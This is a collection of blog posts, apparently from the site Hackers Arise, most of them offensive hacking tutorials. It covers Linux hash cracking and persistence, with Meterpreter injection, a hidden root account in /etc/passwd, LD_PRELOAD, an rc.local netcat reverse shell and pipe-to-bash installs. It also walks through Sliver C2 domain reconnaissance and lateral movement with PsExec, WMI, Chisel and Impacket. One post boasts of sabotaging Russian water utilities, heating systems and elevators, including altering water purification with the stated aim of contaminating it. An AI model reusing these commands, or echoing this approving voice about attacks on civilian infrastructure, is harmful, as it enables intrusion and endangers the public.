This extracts the contents of the virtual disk into a new folder called VM-Extract on the C drive. In this case, we obtained three disk image files. The next step was to mount these images to access their contents.

Mounting Linux Filesystems on Windows

Since Windows cannot interpret Linux filesystems by default, attempting to mount them natively results in an error or a prompt to format the disk. To avoid this, we used DiskInternals Linux Reader, a free tool that can interpret and mount EXT-based filesystems.

Upon launching the tool, go to Drives > Mount Image, select the Raw Disk Images option, and then choose all the extracted image files.

Once completed, you should see the Linux filesystem appear in the Linux Reader interface, allowing you to navigate through its structure.

Initial Analysis

With access to the mounted filesystem, our first goal was to recover the stored credentials. System administrators frequently reuse passwords, so even stale credentials can provide lateral movement opportunities. Additionally, Linux systems often lack comprehensive security tooling, making them ideal for establishing long-term persistence.

We began by locating the /etc/shadow file, which stores password hashes. On this system, the hashing algorithm used was yescrypt, a modern and secure scheme not currently supported by Hashcat. That said, John the Ripper does support it, and we’ll return to this shortly.

Next, we exported .bash_history from /home/user/ and /root/. This file logs command history for the user and often includes IP addresses, script execution details, and occasionally even plaintext passwords. If Linux Reader fails to display the file due to size limitations, right-click and export it to your Windows host for proper inspection.

Beyond bash history, another good target is the crontab directory. Some cron jobs use embedded credentials in scripts for automated tasks, which can also be repurposed for access.

Password Recovery Using John the Ripper

As Hashcat cannot currently handle yescrypt, we opted to use John the Ripper. The syntax is straightforward:

kali > sudo john –format=crypt –wordlist=rockyou.txt hashes.txt

The output might look like an error, especially if the cracked password is something as simple as “1”, but that was indeed the correct password for both user accounts on this machine. We tested it, and it worked. We had successfully logged into the virtual machine.

Post-Access Exploration

With access to the virtual environment, we began exploring more thoroughly. One of the first things we reviewed was the browser history, followed by saved credentials in applications like Mozilla Firefox. We also checked for authentication logs, Remmina session logs, which could provide saved credentials or remote system details.

Indeed, we discovered a stored credential for a web service in Firefox. With this information, we scanned the internal network for hosts running the same service. If reachable, such services can often be exploited either by reusing the credentials or through a vulnerability in the service itself. In some cases, this leads to remote code execution and full system compromise.

The post Using Digital Forensic Techniques to Compromise Russian Linux Systems first appeared on Hackers Arise.

Advanced Linux Persistence: Strategies for Remaining Inside a Linux Target

3 October 2025 at 12:40

Welcome back, aspiring hackers!

In part one of our Linux persistence series, we covered the basics – the quick wins that keep you connected after a compromise. Now it’s time to take things up a notch. In this part, we’re going to dive into techniques that give you more flexibility, more stealth, and in some cases, more durability than the simple shell loops, autostarts, and cron jobs we looked at before.

We’ll start with in-memory payloads, where nothing ever touches disk, making them almost invisible while they’re running. Then we’ll look at persistence through operating system configuration changes. No malware needed, just some creative abuse of the system’s own settings. From there, we’ll move into LD_PRELOAD, a legitimate Linux feature that can quietly hook into processes and run our code without launching any suspicious binaries. We’ll also talk about rc.local for those times you want a simple, one-shot startup hook, and we’ll finish with gsocket, a powerful tunneling tool that can keep a connection alive even when the network is working against you.

By the end of this part, you’ll have a toolkit that covers both stealthy short-term access and long-term, hard-to-shake persistence. And if you combine what we’ve done here with the foundations from part one, you’ll have the range to adapt to just about any post-exploitation environment.

In-Memory

An in-memory backdoor is a persistence-adjacent technique aimed at maintaining control without leaving forensic traces on disk. Instead of writing a payload to the filesystem, you inject it directly into the memory space of a running process. This approach is attractive when stealth is a higher priority than durability, as most antivirus solutions perform limited real-time inspection of memory. Even technically adept users are unlikely to notice a malicious implant if it resides inside a legitimate, already-running process.

In this example, the chosen payload is Meterpreter, a well-known tool capable of operating entirely in memory. A typical workflow might look like this:

c2 > msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=C2_IP LPORT=9005 exitfunc=thread StagerRetryCount=999999 -f raw -o meter64.bin

creating an in-memory payload with msfvenom

Here, msfvenom generates a raw Meterpreter reverse TCP payload configured to connect back to our C2 at the specified host and port. 

exitfunc=thread controls how the payload cleans up when it finishes or encounters an error. Thread means it will terminate only the thread it is running in, leaving the rest of the host process alive. This is critical for in-memory injection into legitimate processes because it avoids crashing them and raising suspicion.

StagerRetryCount=999999 instructs the stager to retry the connection up to 999,999 times if it fails. Without this, a dropped connection might require re-injecting the payload. With it, the backdoor keeps trying indefinitely until we are ready to receive the connection.

With pgrep you list processes to inject your payload into

target#> pgrep -x sshd

finding a process with pgrep to inject the in-memory payload into with

target#> mv /root/meter64.bin /root/mmap64.bin

target#> inject_linux 1032 mmap64.bin

injecting the in-memory payload with inject_linux into a process

The inject_linux utility then injects the binary blob into the process identified by PID, causing that process to execute the payload entirely in memory. No new file is created on disk, and no service or scheduled task is registered. Note, you might need to rename your payload as mmap64.bin.

receiving a reverse connection

Pros: Works under any user account, extremely difficult for a human observer to detect, and avoids leaving traditional artifacts like startup entries or executable files on disk.

Cons: Does not survive a reboot. The moment the system restarts or the host process ends, the implant disappears.

While this method lacks persistence in the strict sense, it provides a highly covert foothold for as long as the target system remains powered on. In a layered intrusion strategy, in-memory implants can complement more traditional persistence mechanisms by offering an immediately available, stealthy access channel alongside longer-lived backdoors.

Configs

Persistence through configuration changes takes a different path from typical backdoors or reverse shells. Instead of running malicious code, it manipulates the operating system’s own settings to ensure we can regain access later. Because there is no executable payload, such changes are far less likely to trigger antivirus detection. However, this method is viable only when you have direct access to the target system and sufficient privileges to modify core configuration files.

One of the most common examples is creating a hidden user account that can be used for future remote logins. In the example:

target# > openssl passwd -1 -salt test P@ssw0rd123

target# > echo 'post:$1$test$dIndzcyu0SmwXz37byHei0:0:0::/:/bin/sh' >> /etc/passwd

creating a hidden user with a root shell

The first command uses openssl passwd with the -1 flag to generate an MD5-based hashed password (-salt test specifies a custom salt, here “test”) for the chosen password P@ssw0rd123. The output is a string in the format expected by /etc/passwd.

The second command appends a new entry to /etc/passwd for a user named post, with the generated password hash, UID 0, and GID 0 (making it equivalent to the root user), no home directory, and /bin/sh as its shell. This effectively creates a hidden superuser account.

Finally, make sure you have modified the /etc/ssh/sshd_config file to ensure that root (and by extension, the post account with UID 0) can log in over SSH (PermitRootLogin yes). This ensures you can reconnect remotely, provided the target system is reachable over the network.

editing the sshd_config to allow root login

After that restart the SSH service

target# > service sshd restart

connecting via ssh

Pros:  Survives reboots, and does not require running any malicious executable.

Cons: Requires administrative or root privileges to modify system files, and is ineffective if the machine is behind NAT or a restrictive firewall that blocks inbound connections.

This method is a pure OS-level manipulation. It leaves no malicious process in memory, but its success depends entirely on your ability to later connect directly to the host. In targeted intrusions, it is often combined with other persistence methods to ensure redundancy.

LD_PRELOAD

Using LD_PRELOAD for persistence takes advantage of a legitimate dynamic linking feature in Linux to inject custom code into every newly launched process. The LD_PRELOAD environment variable tells the dynamic linker to load a specified shared library before any others, allowing our code to override or hook standard library functions in user-space applications. This approach can be used to execute arbitrary logic, including establishing a shell or logging credentials.


First we create a meter.c file which will later be compiled into meter.so

target# > nano meter.c

creating a meter.c file for LD_PRELOAD persistence

Then the payload is compiled with the following command:

c2 > gcc -fPIC -shared -o meter.so meter.c

comping the meter.c file

Next you write the path to your shared object (meter.so) into /etc/ld.so.preload. This file is consulted by the dynamic linker globally, meaning every dynamically linked binary will load the specified library, regardless of which user runs it. This requires root privileges.

target#> echo /path/to/meter.so >> /etc/ld.so.preload

Then you add an export LD_PRELOAD=/path/to/meter.so line to /etc/profile, ensuring that all users who log in through an interactive shell will have the environment variable set automatically

target#> echo export LD_PRELOAD=/path/to/meter.so >> /etc/profile

This command does the same but only for a single user by appending the export command to that user’s ~/.bashrc

target$> echo export LD_PRELOAD=/path/to/meter.so >> ~/.bashrc

Pros: Survives reboots, works under any user account, and can be applied system-wide or per-user. It allows the injected code to run within the context of legitimate processes, making detection harder.

Cons: The execution interval is uncontrolled, as code runs only when a new process starts, so reconnection timing is less predictable than with scheduled tasks or services.

rc.local

Persistence via rc.local relies on a legacy startup mechanism in Linux systems. The /etc/rc.local script, if present and executable, is run automatically by the init system once at the end of the multi-user boot sequence. By inserting a command into this file, we can ensure our payload executes automatically the next time the system restarts.

target#> echo "nc C2_IP 8888 -e /bin/bash &" >> /etc/rc.local

creating rc.local persistence

This appends a netcat command to /etc/rc.local that, when executed, connects back to our host on port 8888 and spawns /bin/bash, providing an interactive reverse shell. The ampersand (&) runs it in the background so it does not block the rest of the boot process.

Because rc.local executes only once during startup, the payload will not continuously attempt reconnection. It will run a single time after each reboot. If the connection fails at that moment, for instance, if your listener is not ready or the network link is down, no further attempts will be made until the next reboot.

Pros: Survives reboots and is simple to implement.

Cons: Requires root privileges to modify /etc/rc.local, and the execution interval is uncontrolled, it runs only once per boot, offering no retry mechanism between reboots.

While this method is straightforward and low-profile, it is limited in reliability. In modern Linux distributions, rc.local is often disabled by default or replaced by systemd service files, making it more of a legacy technique. For attackers seeking long-term, automated persistence, it’s usually combined with other methods that retry connections or run continuously.

Gsocket

Gsocket is a cloud relay both sides connect to, linking their outbound connections into a single encrypted two-way tunnel. From our perspective as attackers, that’s gold: we don’t need an open inbound port on the victim, we don’t have to wrestle with NATs or port-forwards, and a single cloud broker becomes a C2 for many targets. Long-lived outbound TLS-like streams blend into normal egress traffic, so the connection looks far less suspicious than an exposed listener.

We like Gsocket, because it massively reduces operational overhead. There is less infrastructure to maintain and much better success rates in restrictive networks because everything is outbound.

Here is how you install it on the target:

target# > bash -c "$(wget --no-verbose -O- https://gsocket.io/y)"

target$ > bash -c "$(wget --no-verbose -O- https://gsocket.io/y)"

installing gs-netcat on the target

Next, install it on your C2 and access it with the secret key

c2 > sudo apt install gsocket

c2 > gs-netcat -s “secret key” -i

installing gs-netcat and connecting to the target

More information can be found here:

https://www.gsocket.io/deploy

Pros: A stealthy way to establish remote access, pivot, exfiltrate data, or maintain a backdoor, especially in complex network environments.

Cons: Leaves traces, like persistent scripts or network access patterns and reliance on a shared secret requires careful secret management.

Summary

In part two, we stepped away from the basics and explored persistence and access techniques that push deeper into stealth and adaptability. We started with in-memory backdoors, great for situations where avoiding detection matters more than surviving a reboot. We then moved on to persistence through config changes, such as creating hidden users in /etc/passwd, which survive reboots without needing any malicious process running. After that, we covered LD_PRELOAD, a dynamic linker trick that quietly injects code into normal processes. We looked at rc.local for quick, legacy-style startup hooks, and wrapped up with gsocket, a tunneling tool that can keep a lifeline open even through restrictive firewalls or NAT.

Together, these two parts give you a layered approach: fast, simple persistence to hold your ground, plus stealthy, advanced techniques to stay in control for the long haul.

The post Advanced Linux Persistence: Strategies for Remaining Inside a Linux Target first appeared on Hackers Arise.

Building Command and Control (C2) Server During a Cyber War, Part 5 : Domain Reconnaissance

28 September 2025 at 12:07

Welcome back, cyberwarriors.

We are continuing our session on Sliver C2 and practicing in a real environment. It’s always best to apply your skills in the real world, where you learn fast. Your actions must be well thought-out and careful to avoid detection. The goal is to gain knowledge about the environment you’ve entered and ultimately compromise the entire Active Directory. In this chapter, we will focus on Domain Reconnaissance.

In Active Directory, a domain is the fundamental logical boundary that organizes and manages objects such as users, computers, and security policies within a centralized directory service. It acts as both a security and administrative unit, enabling unified authentication, authorization, and resource control across all contained entities.

Domains allow administrators to enforce policies consistently across all domain-joined systems. Group Policy Objects (GPOs), login scripts, and access permissions are scoped by the domain boundary. Multiple domains can exist within a forest, which is the top-level container in an Active Directory structure. Domains in the same forest can establish two-way trust by default, allowing users in one domain to access resources in another, assuming permissions are configured accordingly.

Skipping domain reconnaissance is like trying to drive across town without a map. You waste time fumbling around and create unnecessary noise that can alert defenders. Reconnaissance reveals which accounts have elevated privileges, where domain controllers are located, and how machines interact. With this knowledge, you can choose optimal targets for implant deployment and lateral movement, all while minimizing detection risk.

PowerView

PowerView is a PowerShell-based tool designed to collect Active Directory information with minimal external dependencies. It offers numerous functions that query domain data via native Windows APIs, which helps maintain operational security by mimicking normal administrative activity.

To run PowerView, we first host the script on our C2 server using a simple Python web server. Then, we execute encoded commands with SharpSH.

Download PowerView

Let’s begin by downloading the script:

c2 > wget https://github.com/lucky-luk3/ActiveDirectory/blob/master/PowerView.ps1

HTTP Server

Next, start an HTTP server in the directory where PowerView.ps1 is saved:

c2 > python3 -m http.server

Encoding Commands

Convert your PowerView command into Base64 to avoid syntax issues and reduce detection. Renaming PowerView.ps1 to something more benign is also recommended:

c2 > echo -n “get-netuser | select samaccountname, description” | base64

The command above queries domain users and retrieves their usernames and descriptions. Often, system administrators leave passwords in the description field, which is an invaluable opportunity for an attacker.

SharpSH

SharpSH is a .NET-based in-memory agent deployed by Sliver to execute scripts like PowerView without touching disk. It downloads PowerView from your hosted URL, runs it in memory, and sends output through the C2 channel. This technique avoids writing files to disk and runs within the .NET framework, making it difficult for antivirus or EDR solutions to detect.

Get Domain Users

Using the Base64 string from earlier, we can now enumerate domain users:

sliver (session) > sharpsh — ‘-u http://C2:8000/PowerView.ps1 -e -c <your base64>’

Scroll through the results. If passwords stored in account descriptions are still valid, these accounts may have excessive permissions or group memberships that can be abused for privilege escalation.

SharpView

SharpView is a C# rewrite of PowerView, offering the same functionality as a compiled .NET executable. Also, it doesn’t require command encoding.

Viewing Domain Information

You can gather domain information using SharpView:
sliver (session) > execute-assembly /root/tools/SharpView.exe “get-domain” -t 240 -i -E -M

This command outputs the names of domain controllers. In our example, the domain controllers are running Windows Server 2008, which is severely outdated and vulnerable to many known exploits.

To obtain a more comprehensive overview of the domain:

sliver (session) > c2tc-domain-info

This command reveals the domain controller’s IP, the domain’s password policy, and other data.

For stealthier enumeration, use native system binaries:
sliver (session) > execute -o powershell $Forest = [System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest(); $Forest.Domains

Viewing AES-Reproastable Accounts

Accounts marked with “PreauthNotRequired” can be targeted with AS-REP roasting attacks. The attacker extracts crackable data without pre-authentication, which is then brute-forced offline without triggering failed login alerts:
sliver (session) > execute-assembly /root/tools/SharpView.exe “get-netuser -PreauthNotRequired” -t 240 -i -E -M

Viewing AES-Reproastable Accounts

Accounts marked with “PreauthNotRequired” can be targeted with AS-REP roasting attacks. The attacker extracts crackable data without pre-authentication, which is then brute-forced offline without triggering failed login alerts:
sliver (session) > execute-assembly /root/tools/SharpView.exe “get-netuser -PreauthNotRequired” -t 240 -i -E -M

Vulnerable certificate templates can be used for powerful persistence mechanisms. AD CS attacks are complex, but understanding them yields high-impact opportunities.

Network

Once inside the network, you should enumerate network adapters. This may reveal access to internal segments. Use Sliver’s ifconfig utility to retrieve adapter details without opening an interactive shell, reducing the risk of detection

Domain Trusts

Domain trusts allow authentication across domains. If Domain A trusts Domain B, then B’s users can access A’s resources, depending on permissions. Attackers abuse these relationships by compromising accounts in low-security domains, then leveraging trusts to access high-value targets in more secure domains. For instance, compromising a service account in a child domain could grant access to the parent domain’s file shares or domain controllers, using legitimate Kerberos tickets.

SharpView & PowerView – Get-DomainTrust

To view trust relationships in the current domain:
sliver (session) > execute-assembly /root/tools/SharpView.exe “Get-DomainTrust” -t 240 -i -E -M

SharpView & PowerView – Get-DomainTrustMapping

Unlike the previous command, Get-DomainTrustMapping goes beyond a single domain: it finds your current domain’s trusts, then follows referrals into trusted domains, mapping all reachable trusts
sliver (session) > execute-assembly /root/tools/SharpView.exe “Get-DomainTrustMapping” -t 240 -i -E -M

PowerShell

You can also use native PowerShell commands to inspect domain trust structures:

sliver (session) > execute -o powershell -Command “Get-ADTrust -Filter *”

If you have an active PowerShell session:
PS > Import-Module activedirectory
PS > Get-ADTrust -Filter *

Keep in mind, PowerShell process creation might be monitored in some environments.

Netdom

Another method is using netdom from the command prompt, which can be run in cmd. Unlike PowerShell, cmd is more stealthy, but process creation can still be logged:

C:\ > netdom query /domain:domain.ru trust

Conclusion

By thoroughly mapping a domain’s structure, privileges, and trust relationships, you gain the information needed to move stealthily toward full compromise. Tools like PowerView, SharpSH, SharpView, and native commands allow you to collect critical information without triggering alerts. Always validate the security posture of accounts, certificates, and domain configurations, because misconfigurations and outdated systems are the weak points that enable a successful breach.

The post Building Command and Control (C2) Server During a Cyber War, Part 5 : Domain Reconnaissance first appeared on Hackers Arise.

ARM Assembly for Hackers, Part 2: Leveraging GDB to Understand the ADD Instruction

22 September 2025 at 09:49

Welcome back, cyberwarriors!

In a previous article, we explored some of the ARM assembler commands. Today, we will delve into the practical application of the ADD instruction. By leveraging the power of the GNU Debugger (GDB), we will explore how to analyze and manipulate this instruction to gain deeper insights into ARM architecture.

Prepare an Environment

Before starting to learn assembly, we should prepare an environment. About possible ways to do so, you can check out this article. I’ll be using a Raspberry Pi with 32-bit Raspbian OS.

To check if your system is running a 32-bit userland, run:

raspberrypi> getconf LONG_BIT

Next, check what architecture your binaries are:

raspberrypi> file /bin/bash

In the case above, you can see a pretty common issue on modern Raspberry Pis: Raspbian OS is 32-bit, but uses a 64-bit kernel. This is an optimal installation, because you get 32-bit compatibility for all your applications and libraries, and better hardware support from a 64-bit kernel.

ADD Instruction

This instruction adds an immediate value to a register value and writes the result to the destination register.

The syntax is as follows:

ADD{S}{<c>}{<q>}  {<Rd>,} <Rn>, #<const>

Where
S – if presented, the instruction updates the flags. We’ll talk about flags later;
<Rd> – destinations register;
<Rn> – first operand;
<const> – the immediate value to be added to the value obtained from <Rn>;
<c> and <q> – are optional assembler fields.

Let’s move on to the practical stage and write the code. I’ll create a file instructions.s and open it with Vim.

The beginning of the file is as usual – declare “_start” value globally. I’ve explained this step in more detail in the following article. Also, I’ll add a comment with the add instruction syntax for ease of learning.

First of all, we need to have a register (<Rn>) that will be added to our constant value (#<const>). We’re going to set up a general-purpose register with the mov instruction.

As you might already remember from my previous article, general-purpose registers are r0-r12.

To set up a general-purpose register with a value of our choice, we can use the following command:

mov r0, #7

Where
mov – instruction to copy the value to the register;
r0 – destination register, where we’re going to store a temporary value;

#7 – pound sign signifies that the following value is constant. For this example, I’ve used number 7; you can choose any you want.

After that, we’re good to go with our add instruction.

add r1, r0, #3

Where
r1 is the destination register where we’re going to store the sum of 7 + 3
r0 – our first operand with value 7.

#3 – constant value that will be added to r0. I’ve used value 3.

At this point, let’s assemble this code and see in gdb (GNU Debugger) what is happening.

To assemble, I’ll be using a GCC:

gcc -g -nostdlib -static -o instructions instructions.s

Where
-g – Include debugging information
-nostdlib – Don’t link with standard library (since we’re not using it)
-static – Create a static executable

Now, we can open the executable with GDB, but before that, I’ll install GEF (GDB Enhanced Features), which provides automatic register monitoring, color-code output, and more.

To install GEF, run:

raspberrypi> bash -c "$(curl -fsSL https://gef.blah.cat/sh)"

Now, let’s run GDB:

gdb ./instructions

First of all, I’m going to disable displaced stepping to avoid some possible errors in GDB.

(gdb) set displaced-stepping off

After that, we can set a breakpoint at the _start label so execution stops there:

(gdb) break _start

Run our program:

(gdb) run

Here we can see that the program started execution but stopped in _start because of the breakpoint.

Let’s check the value of all registers:

(gdb) info registers

They are empty at this point. Let’s step through one assembly instruction:

(gdb) stepi

And check the value of only register r0 and r1

(gdb) info registers r0 r1

And here we can see that register r0 already stores the value 0x7 or 7 in decimal.

If we step through the next assembly instruction and check the register value again with the same commands, we can see the value of the r1 register.

Value of r1 is 0xa or 10 in decimal, just like we programmed.

Summary

In this article, we take a look at the ADD instruction in ARM assembly language. We walk through assembling the code with GCC and using GDB (GNU Debugger) to monitor execution and inspect register values, demonstrating how the results reflect the programmed additions. Understanding such low-level behavior is essential in exploit development, where manipulating register values and controlling program flow—such as redirecting execution or crafting return-oriented programming (ROP) chains—depends on precise knowledge of how instructions like ADD affect the system state.

The post ARM Assembly for Hackers, Part 2: Leveraging GDB to Understand the ADD Instruction first appeared on Hackers Arise.

SCADA Hacking: Inside Russian Facilities, Part 5

20 September 2025 at 10:01

Welcome back, cyberwarriors.

This is the final part in our series on SCADA hacking. We continue diving into operations conducted by the Cyber Cossacks, a unit formed by OTW at the request of the Ukrainian government. These missions were carried out together with various Ukrainian hacker groups across the country. In unity we are strong!

Water Utility – Voronezh, Russia

Voronezh Water Utility is a major regional provider serving more than 1,050,000 residents in the city and nearby areas. The utility sources raw water from the Voronezh River and treats it at two large plants equipped with sand filtration, UV disinfection, and chemical dosing units. The final product is distributed through a network of over 1,200 kilometers of pipes. A separate system handles wastewater collection and purification using a mix of mechanical and biological treatment stages. Federal guidelines set strict standards, and the utility operates under regulatory oversight from Rosprirodnadzor and Rospotrebnadzor.

The utility’s infrastructure includes multiple SCADA workstations, PLC units at pump stations, telemetry relays at water towers, and a central monitoring hall. Around 300 employees manage operations, including remote inspections and data logging.

In late 2024, one of their employees clicked on a malicious email disguised as an equipment upgrade notice. This gave us access to the corporate network. From there, we moved laterally, bypassing internal firewalls and accessing the SCADA servers. For several weeks, the purification process had been deliberately altered during the night, with the aim of contaminating the water supply with chemicals. It took them weeks to notice the suspicious system’s behavior on several machines. When the engineers logged in to investigate, they found control applications locked and SCADA databases wiped clean.

Recovery required specialist teams from Moscow. They came to rebuild the infrastructure.

Ice Arena – St. Petersburg, Russia

The Ice Arena Sports Complex in St. Petersburg is a major hub for ice sports and public recreation. The building is often used for regional tournaments, youth training camps, and figure-skating events. The rinks are kept operational by an industrial-grade refrigeration system controlled by a SCADA platform that adjusts compressors, chillers, and air handlers.

In 2024, we launched a targeted spear-phishing campaign against front-desk staff, posing as event organizers. One employee took the bait, allowing us to infiltrate the internal network. From there, we accessed the SCADA subnet. At night we remotely shut down the compressors and chilled-water pumps. Within hours, ice temperatures rose, creating soft patches and melting zones.

We also managed to manipulate air circulation systems, flooding locker rooms with freezing air and locking operators out of the control systems. The attack happened just before a regional competition, throwing event schedules into chaos. Finally, technicians decided to isolate the SCADA servers physically. But we had already embedded a scheduled wiper, programmed to delete everything a few days later.

SCADA interface for a sports ice arena’s refrigeration system

Technical configuration panel for the cooling system

For deeper compromise, you can implant a hidden service that runs silently with SYSTEM privileges. Over time, this infects off-site backups, ensuring every recovery attempt carries the malware forward.

Business Center – Moscow, Russia

Located on Vasilisy Kozhinoy Street in western Moscow, this big business center houses tech startups, consulting firms, and shared office tenants. The building has a digital elevator system, climate controls, RFID access gates, and a surveillance network. The control systems are maintained remotely by a contracted service provider.

Once in, we accessed the SCADA controls for the elevator system. All the elevators were halted using an emergency-stop command. Simultaneously, we revoked credentials for the operator consoles.

lift system monitoring interface

It must be tough to get stuck between floors. The team had no access to real-time diagnostics, leading to delays and significant disruptions across the building.

Water Utility – Petrozavodsk, Russia

Petrozavodsk, the capital of the Republic of Karelia, depends on its central water utility to draw and process water from Lake Onega. The system covers thousands of households, several public institutions, and light industrial sites.

During our operation, we gained access through an insecure VPN channel used by contractors for remote troubleshooting. Then closed several critical vault valves and increased pressure across specific districts, overwhelming older pipes to cause bursts and leaks throughout the city.

With no access to real-time telemetry, emergency services had to rely on manual inspections. Water distribution was unstable for days, especially in industrial zones.

Boiler House – Pervouralsk, Russia

In the industrial town of Pervouralsk, one gas-fired boiler house supports a nearby residential complex. The system includes four small-capacity boilers, each with its own control loop managed via SCADA terminals. Operators can toggle between automatic and manual modes, monitor temperatures, and adjust draft fan speeds.

After breaching the control room through remote desktop access we forced all systems into emergency shutdown. Then, by simulating erratic ignition cycles, we forced feed-water temperatures to exceed safe thresholds. The system’s draft fans failed, and district supply temperatures dropped sharply.

Residents could notice no heating within hours. With the SCADA terminals unresponsive and all settings scrambled, technicians could not reboot the system properly. A full reset required factory assistance and downtime of several days.

Water Utility – Samara, Russia

Samara is a key city along the Volga River, home to over a million residents and a wide industrial base. The city’s water utility handles sourcing, purification, and distribution across residential, commercial, and public service zones. A large SCADA system tracks flow rates, water levels, and chlorine dosing at treatment sites.

Within hours, we deployed ransomware that encrypted all control software, telemetry dashboards, and server logs. Operators had no access to chemical dosing data or pump controls.

The utility switched to manual modes, which involved teams physically inspecting and operating equipment. While crews were working on reactivation, residents had water quality issues. Backup systems proved inadequate, as ransomware had infected shared network storage.

Gas Stations – Russia

In August 2024, we launched one of our most effective SCADA attacks against fuel distribution systems across Russia. A separate article covers the campaign in full, but here we’ll revisit the SCADA environment itself. The compromised SCADA software was developed by a regional contractor and deployed in dozens of fueling stations. One remote management port (TCP 50000) was left exposed. It used basic authentication and featured a command-line interface for basic status control via commands like ps. The interface had a hidden command injection feature that poorly sanitized input.

We used this to run commands and establish reverse shells.  Having cracked the passwords, we found out that the default credentials are used across many stations. Ultimately, we compromised over 60 fueling stations, including some in annexed Crimea.

Some gas stations were completely bricked. Others remain under our control, proxying traffic for intelligence and routing during the ongoing cyberwarfare. Their infrastructure now works against them.

Conclusion

It’s been a wild ride, from freezing homes in St. Petersburg and cutting off water in small villages to shutting down elevators in Moscow and tampering with oil and gas controls. We hope you liked this series. If SCADA hacking is your thing, go check out OTW’s SCADA hacking course. Keep sharpening your skills, stay curious about how systems really work, and be safe out there. Until the next operation!

The post SCADA Hacking: Inside Russian Facilities, Part 5 first appeared on Hackers Arise.

Sliver: Building C2 During a Cyber War – Part 6: Lateral Movement

19 September 2025 at 10:22

Welcome back, cyberwarriors.

In our previous chapter, we explored domain reconnaissance and emphasized how critical it is to understand your target environment in depth. Even a small Active Directory domain can contain a surprisingly complex network of access control lists (ACLs), security groups, machines, Group Policy Objects (GPOs), and other components. To effectively navigate that landscape, it helps to visualize it using tools like BloodHound or rely on precise queries through PowerView and SharpView, depending on what you are after.

In this part, we will focus on lateral movement, another vital stage in any Active Directory operation. On its own, lateral movement is not particularly complicated. Its effectiveness is directly tied to the depth of reconnaissance you performed earlier. The more informed you are about the structure of the domain, the more strategically you can spread, minimizing noise and avoiding early detection while reaching the most valuable systems first.

We will begin with techniques available through Sliver C2, then move on to Impacket-based methods. Detection avoidance will also be discussed as part of the operational context. Let’s begin.

Tokens

After compromising an initial machine, the next common step is credential extraction, whether by dumping hashes or leveraging Kerberoasting or AS-REP roasting. Eventually, you end up with plaintext credentials. From there, one efficient way to use these credentials is through token impersonation.

Sliver’s make-token feature mimics the behavior of Windows’ built-in token management capabilities. It creates a new logon session with the provided credentials, allowing you to act as that user over the network, while keeping your original session intact locally. This dual identity model is useful when you want to interact with systems as a privileged user without fully switching contexts.

Here is the syntax for creating a token:

sliver (session) > make-token -u admin -p password -d domain.ru

After impersonating the domain admin, you can test your access:

sliver (session) > ls //DC.DOMAIN.RU/c$

If listing files on the domain controller works, you are likely authorized to read them as well.

File uploads and downloads also become possible at this stage. One trick worth noting: uploading a shortcut that links to a nonexistent network path can force Windows to authenticate to your listener if you’re running Responder. This can capture NTLMv2 hashes that can later be cracked offline.

It is important to use fully qualified domain names (FQDNs) wherever possible, as they are more reliable and expected by many tools by default.

PsExec Pivot

To extend your C2 reach within the internal network, you’ll need to establish new active sessions. This is where pivoting comes in. Pivoting allows you to access machines that are not directly connected to the internet by using one that you have already compromised as a relay point.

The PsExec tool in Impacket mirrors Microsoft’s original Sysinternals utility. It remotely spawns a process on the target machine and lets you interact with it. While modern antivirus solutions have learned to detect Impacket-style PsExec behavior, the tool still offers advantages, especially the ability to authenticate using an NTLM hash instead of plaintext credentials.

If you haven’t already created a token for this session, now is the time:

sliver (session) > make-token -u admin -p password -d domain.ru

Then you’ll want to start a pivot listener on the host you’ve already compromised. By default, the listener runs on port 9898

sliver (session) > pivots tcp –bind 192.168.1.90

Next, you generate a service executable that will connect back to your listener:

sliver (session) > generate –format service -i 192.168.1.90:9898 –skip-symbols -N psexec-pivot

You can enhance stealth by assigning a believable name and description to the service:

sliver (session) > psexec –custom-exe /root/payloads/psexec-pivot.exe –service-name Teams –service-description MicrosoftTeams target.domain.ru

If the target system is unprotected by antivirus or endpoint detection tools, the payload will execute successfully, giving you a SYSTEM-level shell.

WMI Pivot

WMI (Windows Management Instrumentation) provides administrators with a unified way to manage both local and remote machines. From a red team perspective, WMI is also a native method for remote code execution, provided you have local admin rights.

If you’ve followed the earlier steps, your listener should still be running. Now generate a pivot binary tailored for WMI delivery:

sliver (session) > generate -i 192.168.1.90:9898 –skip-symbols -N wmicpivot

Upload the file to the target host, ideally in a directory that is unlikely to be inspected:

sliver (session) > cd //target.domain.ru/c$/windows/tasks

sliver (session) > upload wmicpivot.exe

Then remotely execute the payload via WMI:

sliver (session) > execute -o wmic /node:<Target_IP> /user:admin /password:password process call create “C:\\windows\\tasks\\wmicpivot.exe”

Once again, this should return a SYSTEM-level session if everything is configured properly.

Impacket

While Sliver integrates many tools natively, it’s important to understand how to perform lateral movement without relying solely on one C2 platform. Impacket provides a range of utilities for executing commands remotely using different Windows communication protocols.

Proxy Setup

All Impacket tools we’re about to use require a working proxy connection. One effective option is Chisel, which can tunnel SOCKS connections over HTTP/S.

First, start a Chisel server on your C2:

sudo chisel server –reverse -v -p 1257 –socks5

Then initiate a reverse connection from the compromised machine:

sliver (session) > chisel client -v <C2_IP>:1257 R:socks

Ensure that your /etc/proxychains4.conf (or proxychains.conf)contains the correct SOCKS5 entry:

socks5 127.0.0.1 1080

Make sure port 1080 is not used by any other service, as Chisel defaults to it.

WMI Execution

WMI is often open within domain environments. Here’s how to launch a WMI shell via Impacket:

c2 > proxychains4 wmiexec.py domain.ru/admin:password@<Target_IP>

If successful, this gives you a semi-interactive command shell on the remote host. wmiexec.py could get detected because it writes the output of the command execution to a file on the ADMIN$ by default. We can specify the target share with the “-share” and choosing the C$, for example.

PsExec Execution

If WMI is unavailable, PsExec remains a solid option, especially when the SMB port (445) is open:

c2 > proxychains4 psexec.py domain.ru/admin:password@<Target_IP>

This again yields a SYSTEM-level shell, assuming proper credentials and open ports. We recommend using Microsoft’s original Sysinternals utility to avoid detection.

DCOM Execution

DCOM allows attackers to remotely instantiate COM objects on target systems. This method is useful for memory-resident operations that do not require scheduled tasks or services. Lateral movement via DCOM is harder to detect since DCOM has many methods with different IOCs:

c2 > proxychains4 dcomexec.py -object MMC20 domain.ru/admin:password@<Target_IP>

DCOM communicates over ports 135, 445, and dynamic high ports, so you’ll need those open for the connection to succeed.

Evil-WinRM

Evil-WinRM provides a more interactive experience, letting you run PowerShell and CMD commands over the WinRM service. It’s especially useful when operating with Administrator credentials:

c2 > proxychains4 evil-winrm -i <Target_IP> -u Administrator -H <NTLM>

